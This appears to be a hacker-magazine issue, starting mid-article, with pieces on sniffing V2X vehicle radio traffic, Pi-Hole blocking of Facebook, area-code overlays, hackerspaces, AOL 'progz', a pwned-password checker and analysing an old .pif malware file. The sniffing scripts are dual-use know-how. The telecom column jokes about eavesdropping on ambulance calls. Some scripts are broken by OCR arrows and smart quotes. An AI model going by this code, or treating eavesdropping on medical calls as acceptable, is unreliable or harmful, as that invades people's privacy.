I highly recommend making scripts for this part. You're going to be performing four basic steps to start capturing packets:

- Bring up your Wi-Fi interface
- Enable monitor mode on the interface
- Rotate your frequencies to jump between possible broadcast frequencies
- Run tcpdump to capture packets to a pcap

I've broken it down into three scripts and one command:

bring_up_interfaces.sh:

This script will set up the wireless interface and join the OCB network. The "5900" designates the 5.9GHz band. Once you run this, you can use "iw phy0 info" to ensure that it's working correctly, along with "iw wlan0 info"

```
iw reg set DE
iw dev wlan0 set type ocb
ip link set wlan0 up
iw dev wlan0 ocb join 5900
➥ 10MHZ
```

enable_monitor_mode.sh:

We want to enable monitor mode so that we can capture packets using our APU. This script will put both of the wireless interfaces into monitor mode, just to be safe.

```
iw dev wlan0 interface add
➥wlan1 type monitor
ifconfig wlan1 up
# Enable promiscuous mode (not
#sure if this is necessary on
#both interfaces, shouldn't
#hurt either way)
ifconfig wlan0 promisc
ifconfig wlan1 promisc
```

freq_rotate.sh:

This script will rotate through the channels located in freq.txt. This is to get proper coverage of the entire 802.11p spectrum, not just a single channel. This script has to stay running in the background while you run tcpdump.

```
#!/bin/sh
# Credit to Harrison Sand
# All I did was modify it to
#infinite loop
iw dev wlan0 ocb leave
while :
do
 for freq in $(cat freq.txt);
➥do
  echo "$freq 10MHZ"
  iw dev wlan0 ocb join $freq
➥10MHZ
  sleep 1
  iw dev wlan0 ocb leave
  echo "$freq 5MHZ"
  iw dev wlan0 ocb join $freq
➥ 5MHZ
  sleep 1
  iw dev wlan0 ocb leave
 done
done
```

freq.txt:

This is a list of the different channel frequencies within V2X/802.11p. For usage with freq_rotate.sh to jump between the different frequencies.

```
5850
5855
5860
5865
5870
5875
5880
5885
5890
5895
5900
5905
5910
5915
```

The final step is to run tcpdump. This is the tool that will actually dump our packets into a pcap file that we can later analyze with Wireshark.

It's recommended that you have two tcpdump sessions running - one to send packets to a pcap file, and the other dumping packets to the terminal, so you can stay aware of what's going on. Those two commands are listed below.

```
# output to pcap for later
#analysis in Wireshark
tcpdump -s 0 -i wlan1 -w foo.
➥pcap
# output to console
tcpdump -i wlan1
```

And congrats, now you can capture pcaps! I highly suggest throwing your APU in your vehicle and driving around town to hunt for V2X devices. I was able to find dozens of devices installed around me, usually around automotive suppliers and manufacturer's facilities. From here, you can also expand the scripts and commands that were given. Make them start at boot, or even parse the packets and react to them in some way. The APU runs Linux, so the world is your oyster.

In Part 2 of this article, I'll go over how to parse the results of your sniffing in Wireshark, along with a summary of the current V2X device and transmission security that's been proposed. In addition, I'll share a few thousand packets that I've captured around town from a few dozen V2X devices so you have some data to play with, even if you can't sniff any devices near you.

For now, I'll leave you with some handy keywords for aiding your research:

```
V2X, DSRC, OSB, IEEE 1609.3-
2016, SAE J2735, IEEE PSID Public
Listing
```

As always, if you have any feedback, feel free to contact me. I'm always open to suggestions or the possibility that I was wrong about something. Happy hacking!

[1] `harrisonsand.com/802-11p-v2x-➥hunting/`

[2] `pcengines.ch/file/TinyCore6.4➥_2017.tar.bz2`

Null-Routing Facebook: Using Small Tech to Fight Big Tech

by aestetix

I really hate Facebook. Part of this hatred is a general dislike of "social" media websites which pollute and destroy civil discourse with haphazard policies and elusive "algorithms," but Facebook takes the evil to the next level. In this article, we'll explore how they do this, and what you can do to fight back.

This evil began when Facebook got into the business of mass surveillance, starting with a website widget. According to them, we could add "one line of javascript" to our website, and it would magically enable people to like and share things like blog entries that we had written. This later expanded into other technologies, such as single-sign-on, where we could enable people to use their Facebook accounts to "log in" to our website and use our services.

But there's something that Facebook didn't mention. Every time a web browser makes a request to a website, it requests all the resources on the page, such as images, CSS, and so on. Including that "one line of javascript," which makes a request to a Facebook URL and downloads javascript that enables the promoted functionality. And every time our web browser makes a request to Facebook, it creates a log entry on Facebook's servers with all sorts of information, such as our user-agent and our IP address. For every website we visit that has this functionality enabled, Facebook can track us, even if we don't have a Facebook account.

This is probably how Facebook collected the data that became "shadow profiles." The public first learned about these through a public information request by Max Schrems in 2011 (details at `europe-v-facebook.➥org`). These shadow profiles - secret dossiers about people's Internet browsing activities compiled without their knowledge or consent - have been the source of a lot of controversy, even coming up in Congressional and Parliamentary questioning, although Facebook refuses to address any concerns.

While the Internet was designed to route around censorship, it was also designed to route around surveillance. When the web browser requests an asset, such as a javascript file, it has to perform a domain name resolution to a domain name service (DNS) because computers don't really read domain names. When we type facebook.com into the browser, the browser will look in our local DNS cache to find the IP address that matches facebook.com. If there isn't one cached, it will make a request to a DNS server with the domain, and the server will reply with a corresponding IP address. The browser will then put this in its cache and use the IP address to access the website.

In recent years, as websites filled up with annoying and distracting ads, people have started using ad blockers to prevent the browser from displaying the ads. As of this writing, the problem is so bad that it's effectively unsafe to look at most websites without using an ad blocker. And for those of us who don't want to rely on a browser-based solution, we can use Pi-Hole (`www.pi-hole.net`). Designed to run on a Raspberry Pi, Pi-Hole is a self-hosted standalone "ad blocker" that runs at the DNS level, ensuring that requests to known bad websites don't even resolve. This also means that the requests never make it to the servers, so the bad websites can't track us.

Pi-Hole has a great feature: it lets us whitelist and blacklist sites. Although we can do this on our local computer by modifying the hosts file (for example, setting facebook.com to point to localhost), the hosts file doesn't support wildcards. Pi-Hole, using dnsmasq as a backend, does. And we can use this feature to blacklist every URL with a hostname relating to Facebook, allowing our system to null-route all such requests, making ourselves effectively invisible to Facebook's all-seeing eyes.

Using some simple regular expressions, we can block out a multitude of Facebook URLs, as well as their Content Delivery Networks. In my list, I'm also blocking out all Instagram URLs because they are owned by Facebook, as well as Twitter because, honestly, there are very few good reasons to ever look at Twitter. You can put whatever websites you want in here, and metaphorically tell those companies to go steal someone else's usage data.

Here is the list I use:

```
(^|\.)facebook\.com$
(^|\.)facebook\.net$
(^|\.)fbcdn\.net$
(^|\.)fna\.fbcdn\.net$
(^|\.)ftxl1-1\.fna\.fbcdn\. net$
(^|\.)instagram\.com$
(^|\.)tfbnw\.net$
(^|\.)twitter\.com$
(^|\.)xx\.fbcdn\.net$
```

Once we've set up Pi-Hole, the last step is to get our system to use it as our default DNS. On Linux systems, this is usually the /etc/resolv.conf file. The easiest way is to add a line such as:

```
nameserver 192.168.0.2
```

above our automatically assigned nameserver, where 192.168.0.2 is the IP address of our Pi-Hole server. If you have the means, I recommend installing Pi-Hole on a cloud VPS, because then you can block Facebook no matter where your computer is. It's worth noting that some systems, such as Ubuntu, automatically generate the resolv.conf files, so you should probably figure out how the system makes it (if it does), and modify the template files so you don't have to re-add the line every time you connect to a new network.

A few more technical notes. First, disable logging. Pi-Hole logs how many requests it blocks and has pretty graphs, but if you don't care about that, it can slow the system down and waste disk space. I also turn off the webserver (`sudo service lighttpd stop`) because I don't need to look at the graphs. Second, if you visit a lot of sites with Facebook embeds, your DNS resolution might take longer and longer over time due to DNS caching, causing all your web browsing to be fairly slow. You can verify if Pi-Hole is causing slowness by running the command from your local shell:`$ dig facebook.com`. If the response is an instant 0.0.0.0, Pi-Hole is working as expected. But if the response takes forever to resolve, then it is probably overloaded. To fix this, log into the server, and run `$ sudo pihole restartdns`. This will clear the Pi-Hole logs and make your system run smoothly again. It's a little annoying, but it's a small price to pay for privacy.

There is a major technology war afoot, and there are big questions about whether we even own our own data. As someone who believes strongly that an individual's right to privacy overrides a corporation's desire to sell that privacy to the highest bidder, I think it is important that, when we are able, we should use technology to ensure that our data cannot be bought, especially without our consent. After all, what these corporations do not have can only make us stronger.

Telecom Informer

by The Prophet

Hello, and greetings from the Central Office! It's spring, my least favorite time of year because I'm sneezing up a storm. Tree pollen always hits me the worst, and it starts the earliest and goes the longest. Of course, given the coronavirus panic here in the Puget Sound area, every time I sneeze, people around me give me worried sidelong glances. So, my work is taking on particular urgency since it's entirely possible that I could be quarantined at any time! I'll get to it right after I finish my break and a little "service monitoring" of the local ambulance company.

Today, we're running a test of our exchanges in the 564 area code overlay in western Washington. "Wait a minute," you might say. "564? Is that even a thing? And what's an overlay, anyway?" You'd be correct to note that there are nearly no *subscribers* with numbers in the 564 area code. However, the infrastructure is in place, test numbers exist, and phone companies have even laid claim to some of the best exchanges. Other than an annual exercise to ensure that calls are still routing, the 564 area code continues to lay mostly dormant - but not for long.

Since their inception, area codes were historically assigned by the Bell System to a fixed geographic area via the NANPA, or North American Numbering Plan Administrator. Exchanges were further historically assigned 10,000 numbers at a time. Growth in new area codes was slow and steady, and the original design of the area code system (which used three-digit numbers from 201 to 919, with only a 0 or 1 in the middle) allowed for plenty of growth, which mostly tracked the growth of the population in North America. Decades went by without many changes in area code maps. The name of the company running NANPA changed to Bellcore in 1983, but the people doing the work, for the most part, didn't. They were drawn from Bell Labs and the regional Bell companies after the breakup of the Bell System.

The area code landscape began to change in the late 1980s with the introduction of competitive local exchange carriers, pagers, faxes, voicemail, VoIP, and cellular phones. This massively accelerated in the 1990s as people went from having one or two phone numbers to five or more (such as a home line, modem line, business line, fax line, and mobile phone), and from doing business with one phone company to - in some cases - several. In fact, from the 1990s until the early 2000s, hardly a month went by without an area code split somewhere in the North American Numbering Plan (which is the parts of the U.S., Canada, and the Caribbean represented by country code 1). New area codes marched across the country, usually issued in "geographic splits." Despite reclaiming a handful of area codes from telex services (which were retired), and despite pushing Mexico's Telnor out of the North American Numbering Plan and into country code 52, NANPA ran out of area codes using the historical format in 1995. Two new area codes, 360 and 334, were introduced. And now, despite number conservation measures, area code 360 is nearly exhausted and will be overlaid by a new area code, 564.

Before we get to that, it's worth reviewing a little history. Long distance used to be a *very big deal* - calling outside of your local area was expensive (often very expensive) and generated large profits for phone companies. Area codes always had a 0 or a 1 in the middle, could never have the middle digit at the end (so for example, no 200 or 211), and for the sake of convenience, it was a generally accepted convention not to assign the same numbers to exchanges as existing area codes. The reason for this was when making long distance calls within the same area code, you generally only needed to dial a 1 (for long distance) plus the seven-digit number. However, allowing this convenience meant that *fully 144 exchanges* had to be reserved (every potential area code, meaning every number with a 0 or 1 in the middle from 201 through 919), because otherwise there would be no quick way for the phone system to differentiate between long distance calls within the same area code (using 1+seven-digit dialing) and long distance calls to another area code.

With the explosive growth in phone numbers, the generally accepted solution was simply to do a "split." Along a geographic boundary that was defined by telephone rate centers, NANPA would propose to split an area code in two. For example, in 1959, the 415 area code was split into 415 and 408. However, splitting an area code created a major disruption for people each time they were forced to move to another area code. Business owners had to update business cards, stationery, and advertising. People had to notify their contacts of the new area code as well. And bear in mind, this was in an era where the normal way to update people was either to make an expensive long distance toll call or send them a letter in the mail!


Prior to implementing a split, a number conservation method was possible: over 1.4 million phone numbers could be freed up by assigning the same numbers to exchanges as used by area codes. However, this forced a change to dialing patterns: eleven-digit dialing became required for all long distance calls (1-NPA-NXX-XXXX). You should have heard the howls of protest from owners of fax machines that this decision caused in the business office, but it allowed us to conserve the 206 area code for much longer than would otherwise have been possible. Moving to 11-digit dialing for all long distance calls further enabled the adoption of area codes without a 0 or 1 in the middle, so area codes like 360, 253, and 425 (three of the four area codes currently in use in western Washington, along with the 564 overlay) became possible.

There is another problem that can be solved by conservation: filthy CLECs and tiny providers wasting entire exchanges on a handful of customers. The Telecommunications Act of 1996 created a massive explosion of companies who were allowed to ask for number assignments from NANPA. Naturally, it was almost free to get these, and there was no requirement to have any real subscribers, so every CLEC, paging company, mobile phone company, VoIP provider, and who knows what else snapped up exchanges for their potential (but nonexistent) customers, quickly exhausting area codes. Limiting assignment to "thousands block," where numbers are assigned by NPA-NXX-NXXX instead of NPA-NXX-XXXX meant that instead of wasting 10,000 numbers, small providers would "only" waste 1,000 numbers.


Number conservation, however, only goes so far and eventually the growth does require either a geographic split or an overlay. What's an overlay? That's what we are doing with area code 564. It's just an additional area code for the same geographic territory, meaning that nobody has to change their existing phone number. When the 360 area code is eventually exhausted (it's very close to exhaustion, but has been managed closely with number conservation procedures), telephone service providers will start assigning new numbers in the 564 area code. However, this creates another problem: seven-digit dialing doesn't work anymore because local calls can be in both area codes. In 2017, 10-digit dialing was mandated in the 360 area code to enable the 564 overlay. This created fewer problems than expected because it had been *supported* for years prior, and these days, most subscribers are calling on mobile phones (which require 10-digit dialing) instead of land lines. Although area code splits are still possible, the loss of seven-digit dialing is far less of an issue for subscribers than it once was. Many state public utility commissions, in fact, have mandated that future area code introductions *must* be performed as an overlay.

And with that, my test just passed, and my "service monitoring" just revealed that another friend is heading to the hospital. I won't be visiting - but HIPAA be damned, I'll be calling from a land line phone! Stay healthy this spring, and the next time a call doesn't work from a land line by dialing only seven digits, you'll know why!


Hackerspace School



Broken



Ready to fix



Fixed!

by RAMGarden

After reading the letter in the Summer 2018 edition of *2600* about having to hack Blackboard software just to get around the rigid structure of school and the curriculum to match the student's learning style, I came up with this idea. Instead of fighting the system to change it, why not supplement your learning after and outside of school? The best place I can think of is at your nearest hackerspace or makerspace. They usually have free classes that are totally unstructured or at least slightly formal in that there is definitely a set topic. The main idea with learning at a hackerspace is that everyone is basically learning from each other all the time even if not in a specific class or lesson. If you see someone is working on a project and welding something together, you can ask them to teach you how to weld. You don't want to stop them in the middle of their work, but they will most likely explain what they are doing as they go. You can then set up a different time later for them to show you and let you weld some scrap metal to get the hang of it.

If you see someone working on 3D printing, you can ask them to show you how to design something in CAD and print it. Or, in my most recent real world case, I dropped my Nintendo Switch wireless controller and it landed on the trigger button. That button no longer worked and of course it was out of warranty. So, instead of throwing it away and buying a new one, I went to my local makerspace and got some help from some of the electrical engineering members. We took it apart and found that the shoulder button and trigger press buttons on a small printed circuit board. The edge of the plastic trigger had cracked the edge of the PCB and broken the copper trace that connected the LZ button to the hole where the wire was soldered into that connected the small PCB to the main board. They taught me how to use a knife to scratch the coating (solder mask) off the top of the trace to expose the copper underneath. I then soldered a very small scrap wire across the broken gap.

Another great part of a makerspace is having scrap wires and parts like that on hand. They also taught me how to use the multi-meter to test the continuity between the connection points. After pinching on some alligator clips and pressing the little button on the small PCB, I could hear the meter beep each time I pressed the button. Screwing it all back together and testing it out proved it was indeed working great again!

I was able to not only learn a new skill and fix my own broken controller, but it was all free and I didn't have to sign up for any class or other structured lesson!

To pay it forward, I help teach others how to program and build desktop, web, and mobile applications and games during our weekly Code Jam events every Saturday. Free and open to the public! I also help with our Coder Dojo (`coderdojo.org`) where we teach kids how to program and sometimes even make robots (melbournemakerspace.org/2018/12/coder-dojo-robotics-class-recap/).

By simply hanging out at your local hackerspace, you can accidentally learn new skills and things you would never learn at school. I would recommend to anyone who's not getting what they need from school to do their assigned homework and do the normal school stuff but *also* hang out at the hackerspace after school and on weekends to learn the other cool stuff.

I also learned how to use the sewing machine to make the curtains for our house at my local makerspace. Then I was able to use the sewing machine to make simple costumes for a sixties-themed party. Since I broke the sewing machine by trying to sew through too many layers, I also learned how to *fix* the sewing machine after you break it! The next thing on my list to learn is how to use the metal forge to melt metal into molds to make my own custom metal parts to replace broken ones or create brand new parts for robots and other projects.

In conclusion, I highly recommend visiting your local hackerspace to learn new things - especially if you aren't getting enough from your structured schooling. And if you don't have a local hackerspace, you can find a few other like-minded individuals on meetup.com or other social websites and start your own!

The worldwide wiki for all hackerspaces can be found at wiki.hackerspaces.org/.

Learning Programming Through Hacking AOL
A Journey Through Hazy Middle School Memories of Discovering the Joy of Code

by Scott Stahl

My first taste of programming came in middle school. Middle school for me coincided with the mid 1990s, which was a bizarre time. *Hackers* was released in 1995, and was a land of unimaginable techno coolness to us suburban, basement-dwelling, NES-obsessed weirdos. *The Net* had also been recently released, and Sandra Bullock was playing *Wolfenstein 3D* and outhacking her pursuers. People were prefixing "cyber" in front of everything, and it actually seemed cool. I learned from the pop culture of the day that floppy disks were a portable currency, and I imagined carrying around a set of programs in my pocket like a Swiss army knife. *The Matrix* and the actual coolness it would bring to the Internet were an eternity away in 1999.

I had cajoled and convinced my parents to get a PC by around 1996, and we had that dangerous entrance to the Internet known as AOL by around 1997. Now I had access to the world, and I imagined myself a Kevin Mitnick or a Zer0 C0ol. Of course, I didn't know the first thing about what I was actually doing, but I had drive and a mischievous intuition. I quickly found my way into various chat rooms, which led to deeper chat rooms, which showed people passing around pirated programs, known as warez, which I had always pronounced like Juarez but I'm pretty sure in hindsight was probably like a merchant's wares but with a z for cool factor. And in this scene, you were surrounded by magical little Windows applications known as proggiez or progz.

Proggiez were typically written in Visual Basic, with names like AOHell, HaVoK, and Fate-X. They were the Swiss army knife on a floppy disk I had always hoped for. Progz had many uses, very few of them legitimate. There were phishing tools to try to trick users into giving you their passwords or billing info, there were scrollers that would flood chatrooms with text or ASCII art, there were chatroom responder bots, there were mass spam mailers, and there were punters. Punters sent HTML strings that would overload the poorly-written HTML parser in the receiver's AOL instance and kick them offline. Being kicked offline in the 1990s was a big deal. It took several minutes to open up AOL again and log back in, even with a top of the line 56k modem. Soon enough, progz would also come with anti-punters to neuter incoming punt strings. It was an arms race.

Once I stumbled upon this subculture, I became obsessed. I downloaded every prog I could find, evaluating them functionally and aesthetically. I was a prog snob. As 1990s fashion itself evolved from neon to black, progz evolved from big ugly flame-graphic buttons with 30 second intro videos by guys named XxHaCKeRxX to minimal cold blues and purples by lowercase unicode guys named dárk råïn or whatever. I was in love with every piece, and I wanted to be a part of it.

Visual Basic 6.0 Enterprise seemed to be constantly available on warez sites, so I figured I'd give it a shot. I wanted to build badly enough that having no idea how to write code was not going to stop me. Like all warez, it came in 30-40 sequential RAR files that unzipped into a single install with a registration crack. I found myself a library of basic proggie functions that other people had written and distributed. All I had to do was deconstruct this bizarre language and figure out how to make things work. I spent hours every day during that summer of 1998 decrypting the obscure language in these VB files, figuring out how everything worked, and translating it into building my own prog. I was designing my perfect UI, I was implementing and tweaking functions from .bas libraries; I was building a prog of my own. I even put several encrypted passwords on it for higher access functions. Of course, no one but me ever used this application, but I was damn sure to build in five levels of security and ensured that I was the only one who would ever get full admin access. I was the admin of my own prog, and I could punt people with my own custom HTML strings. I tweaked the scroller for hours until I found the fastest possible speed you could send text before you got rate limited and booted offline yourself. And I felt invulnerable.

Did I almost get my family banned from AOL for life? Sure, several times. Did I end up talking my way out of it every time? Also yes. Like everyone else, our way out of AOL's walled garden was by choice, spurred on by the wide availability of broadband.

All the learning I would do on this journey would set me on the course I ended up on later in life. With the right tools and free time, I was able to skate just above the line of getting in real trouble while learning core programming skills. Fundamentally, I'm still doing the same thing today as I did with those VB building blocks: start with something someone smarter than me built, reverse-engineer it until I understand it, and go off on my own. I'll be forever thankful for the access and freedom I had in those days, and will treasure that time I spent learning and making mischief.

Major shoutouts:

- To this post by digital, the best reminiscence I've found of the progz scene and an inspiration to his post - `www.digital5k.com/aol-progz-a-digital-throw-back-to-aol-1995/`
- To this info dump of screenshots and information from that era - `justinakapaste.com/`
- To this list of progz, the closest thing I've found to a full list. Download at your own risk, though I'm doubtful any of the links even work. The names are definitely all real. `www.angelfire.com/ky/peschel/punters.html`
- To this technical walkthrough detailing writing progz in Visual Basic 3.0. Seeing that old VB code and UI is bracing. `charlesleifer.com/blog/a-stroll-down-memory-lane-scripting-aol/`

I recommend using `archive.org` to investigate broken links from the above.

Has Your Password Been Pwned?

by Jan Markowski, livetrue@pm.me

Passwords are a headache and, if you're anything like me, you have a handful with various degrees of complexity that you use, depending on the service. Lame-o subscription? Throwaway account with weak password. Bank account? Secure account with strong password.

Either way, how can you tell if your password, especially if you believe it's a strong password, hasn't been compromised?

Your first instinct may be to do a search, upon which you stumble across `haveibebeenpwned.com`, a service that allows you test if your password exists in a password list somewhere. But, it requires you to submit your precious "strong and secure" password... to a service you're not sure you can trust.... If you're like me, you're completely hesitant to do this. After all, how can you trust that the service, catered to non-technical folk, is not storing your password which then gets added to a compromised list or who knows what else? What if it's adding it to some insecure password database which risks becoming compromised itself? The honest truth is unless you're part of their security team maintaining the website, you can't be completely sure.

The good news is that there's another way! What if I said that you can test whether your password's been compromised without having to submit your password online?

The original author and owner of `haveibeenpwned.com`, Troy Hunt, has actually acknowledged that there are many people who share the privacy concerns over submitting their passwords using his online service. Paranoid folks rejoice! You are not alone!

So, to alleviate this concern, Troy has developed an online API that allows anyone, anonymously, to test their password using a method known as "k-Anonymity range search".

The basic premise is this: If you generate a SHA1 hash of your precious password, and then submit just the first five characters of this hash to the API, the API will respond with all the compromised passwords, in SHA1 form, that share those same first five characters.

Typically, you'll get back a SHA1 list of about 500 pwned passwords.

Using this list of about 500 hashed, pwned, passwords, you may now check to see if your precious SHA1 password appears (identically) anywhere in the list. If you do find an identical match, then you know that your password is not safe, and thus, not so precious! If your password's SHA1 does not appear in the list, then you can celebrate because you hold the secret sauce to a password that has not yet been pwned.

To save you the trouble, I've written a simple Linux bash script that uses the API and allows you to test your passwords:

```
#!/bin/sh

# Store the first argument
#with a name
password=$1

# Store the 40 character SHA1 hash
sha1=$(echo -n “$password”
➥| sha1sum | cut -c 1-40)

# Save the first 5 and last 35 SHA1
#chunks in separate variables
sha1_a=${sha1:0:5}
sha1_b=${sha1:5:40}

# Use the k-Anonymity API to
#fetch a collection of pwned
#passwords that share the same
#5 characters of the SHA1
sha1list=$(wget -q -O - https://
➥api.pwnedpasswords.com/range/
➥$sha1_a)

# Does our password’s 35 character
#SHA1 chunk match any in the list?
echo $sha1list | grep --ignore-
➥case --quiet $sha1_b
rc=$?

if [ $rc -eq 0 ]; then
    echo “\”$password\” has
➥been pwned! Do not use!”
else
    echo “\”$password\” is safe :)”
fi
```

Save this file as "testpass.sh" and mark it executable:

```
$ chmod a+x testpass.sh
```

In a prompt, you can test your password by feeding it a password as an argument. For example:

```
$ ./testpass.sh MyPassword
"MyPassword" has been
➥pwned! Do not use!
```

or

```
$ ./testpass.sh 2600reader
"2600reader" is safe :)
```

Note that if you're using this script in your shell, the only issue is that it will exist in your shell history. You may be interested in purging your bash history as follows:

```
$ cat /dev/null > ~/.bash_
➥history && history -c && exit
```

Hopefully, this helps you with creating strong, uncompromised passwords, or otherwise gives you the much needed sleep knowing that the strong password you've been using over the past ten years hasn't (yet!) been pwned. Just remember to test your passwords every now and again!

Antique Malware Can Still Bite You
Investigating Malware in an Old File Format

by KoreyYoung

Many security analysts wouldn't think twice about ignoring and passing over a file with an antiquated file extension attached to an email. Many "ordinary" people would probably just ignore the file if they didn't recognize the extension. But your curious clickers might still try to open the file; and if they are on an old system, it could still detonate and cause damage. Now you might think that there is no chance that there are still old enough systems around to be able to open these antiquated files, but you would be surprised how many ancient systems are still hanging around to do a critical function that cannot run on an up-to-date system. So how would you, the part-time malware analyst, analyze an antiquated file if one got in and executed on your old, critical use computer? I say part-time malware analyst because a malware reverse engineer would still be able to easily dig into an antique file's binary to see what it does. But many cyber security teams do not have a malware reverse engineer on staff, and instead have to rely on malware sandboxes or visual inspection of the file's contents in a text editor.

The subject of this analysis is a .pif file that came into my email sandbox. Being a relatively young person, I had to look up what a .pif file was, because my Windows 10 computer did not recognize the file format. I found out that a .pif is an MS-DOS shortcut file, and it could be opened with MS-DOS's text editor application. I tried to open it in my Windows 10 Notepad application, but I got an error saying that it was too big to be opened in Notepad and asked if I wanted to open the file in another application. That was my first insight that this was not just a regular MS-DOS shortcut file, because MS-DOS shortcut files are ordinarily small files. I allowed the file to open in WordPad on my Windows 10 machine and was greeted with many weird characters, like you would see if you opened a binary file in a text editor. So I figured that I needed MS-DOS's text editor application to properly view the shortcut file.

The problem was that, like many part-time malware analysts, I didn't have old analysis operating systems laying around. I searched around the Internet and eventually found an MS-DOS emulator called DOSBox. I installed DOSBox on my analysis machine, got folder sharing working between DOSBox and my base operating system, and was able to get my .pif file listed in a directory listing in DOSBox. I then tried to view the .pif file's contents using MS-DOS's text editor program "edit," but was again greeted by the weird text symbolizing a binary file. I was beginning to see that this file was not just an MS-DOS shortcut, because the shortcut files normally just contain plain text, not binary. I didn't want to try to execute the .pif file, because I was only in an emulator and any malicious changes would persist.

I wanted to view the "shortcut" properties in a GUI. MS-DOS is command line only, so I would need to view the file in a more recent operating system. I happened to have a Windows 98 disk lying around, and the

Internet told me that Windows 98 was able to handle MS-DOS files. So I installed Windows 98 in a virtual machine and set the vm to non-persistent so any changes the malware made would not linger past shutdown.

Windows 98 did indeed recognize the .pif file as an MS-DOS shortcut file, and I was able to view its properties. But unfortunately, the properties gave little information other than the fact that it was a shortcut file; it did not show what the shortcut would try to open or do. When I viewed the .pif contents in WordPad in Windows 98, I was again greeted with the weird characters of binary file content. I also tried to view the .pif file shortcut properties in a Windows XP vm to see if the properties view in Windows XP gave more information; but it too only said that the file was an MS-DOS shortcut without any information about what the shortcut did. Windows 7 offered even less help, as it did not recognize the .pif file format at all.

At this point, I had exhausted all of the manual analysis options, short of binary reverse engineering the apparent binary file. The next step a part-time malware analyst would take is to analyze the file with a malware sandbox. There are several options available online: Hybrid Analysis, ANY.RUN, VirusTotal, etc.. Hybrid Analysis and ANY.RUN will actually try to run your file, whereas VirusTotal just runs many antivirus engines against your file to see if there are any virus signature hits.

I uploaded the .pif file to Hybrid Analysis and ANY.RUN. But even just seeing their configuration options told me that they would not be able to successfully run the file because neither Hybrid Analysis or ANY.RUN offer an analysis environment below Windows 7. I don't blame them for this because hopefully very few people are still running operating systems earlier than Windows 7. But this restriction eliminates the automated sandbox analysis option when you are investigating an ancient file. It would be nice if they at least still supported Windows XP, since there are still a considerable number of XP machines out there, many running antiquated but critical processes. Plus, with XP support, you would have the ability to analyze DOS files. As predicted, both Hybrid Analysis and ANY.RUN failed to execute the .pif file. Hybrid Analysis just said the sandbox analysis failed, although it did show three hits for antivirus flagging the .pif file as potentially bad. ANY.RUN gave a screenshot of Windows 7 presenting a popup window immediately after launching the .pif file, saying that 16 bit files were not supported. This is why Windows 7 and above did not even recognize the file as an MS-DOS shortcut, because only Windows XP and below support 16 bit files.

VirusTotal was actually a bit helpful in analyzing this antique file, identifying the .pif file as potentially malicious. Five of VirusTotal's 55 antivirus engines flagged the file as bad, although only three showed red in the antivirus results list. And one of the three red results remained in the "undetected" state, because it only flagged the .pif file as Adware. Only Avast and ClamAV were fully confident that the file was malicious. Avast flagged it as a rootkit and ClamAV flagged it as a generic Trojan.

So, we have finally finished the journey of finding out if an ancient file is malicious or not. We went through five different versions of operating systems, several sandboxes, and a bunch of antivirus engines. I don't blame the sandboxes or antivirus vendors for not having support or definitions to detect these old file formats. After all, it is very, very low probability that an old enough machine would be exposed to a malware attack. However, there are still quite a bit of Windows XP machines out there, so it is interesting that the malware sandboxes do not still offer a Windows XP analysis environment. When an ancient file attack does happen, malware analysts need to be able to quickly analyze the file; and it might be very hard to find the necessary old operating systems or equipment to perform the analysis.

Thoughts From a Newcomer

by Leon G

When I got my first computer for my eleventh birthday in 2014, I didn't immediately understand how to fully utilize the access to the machine I had just gotten. I had vague notions of learning how to program, and setting up *Minecraft* servers for my friends and me to play on. That is to say that I'm a relatively new player in this game, and am writing naively and idealistically about one of the only interests I've held for more than six months.

Firstly: the whiny part where I say it's not as easy for us as it was for the early guys. The biggest obstacle that I have found is just all the baggage information that exists, which is both a blessing and a curse. When I say us, I mean the newcomers, the people my age, growing up in the current climate of the walled gardens and popular culture's stifling of exploratory computing.

We are no longer pioneers and must follow in someone else's path to l33tdom. The mainstays of the culture have been formed and for the most part agreed upon years before our parents even met. In a way, we are lucky. I can associate myself with people and ideas that have been tested. I am not taking as many risks as the early hackers were. However, the stories of glory and the connotations picked up by popular culture have strengthened. In essence, like every other person that has participated in culture of any kind, we (the newcomers) must learn how to process the old cultural material (be that music, old files, etc.), but also learn how to move forwards and define the hacking experience for ourselves.

My second point is related to my first, and it is essentially this: the muddiness introduced by old cultural material is offset by how inclusive and willing to share and collaborate most of the hacking community is. Publications like *2600* and online groups provide an entering point with anyone willing to put in some hours and contribute. And that is one of the most important parts of the hacking community to me: it's a place where I can share ideas and projects that the people around me at school and family do not necessarily appreciate themselves.

Out of the school of 2000 kids I go to, only two have shown even a slight interest in the kind of geekery I subject them to on a daily basis. However online, I show milk12345 my bad character heuristic implementation, and they'll actually respond with enthusiasm. It's an awesome feeling. *2600*, hackerspaces, and all the other places physical and not, make this world more inclusive, and safer for us.

Hackerdom is a culture of seeing-what's-around-the-corner and creativity, a palace of free-thinking built on the foundation of inclusiveness and being passionate about what one does.

Thank you all so much.

Why Is the DoD on My APN?

by ThoughtCrimes

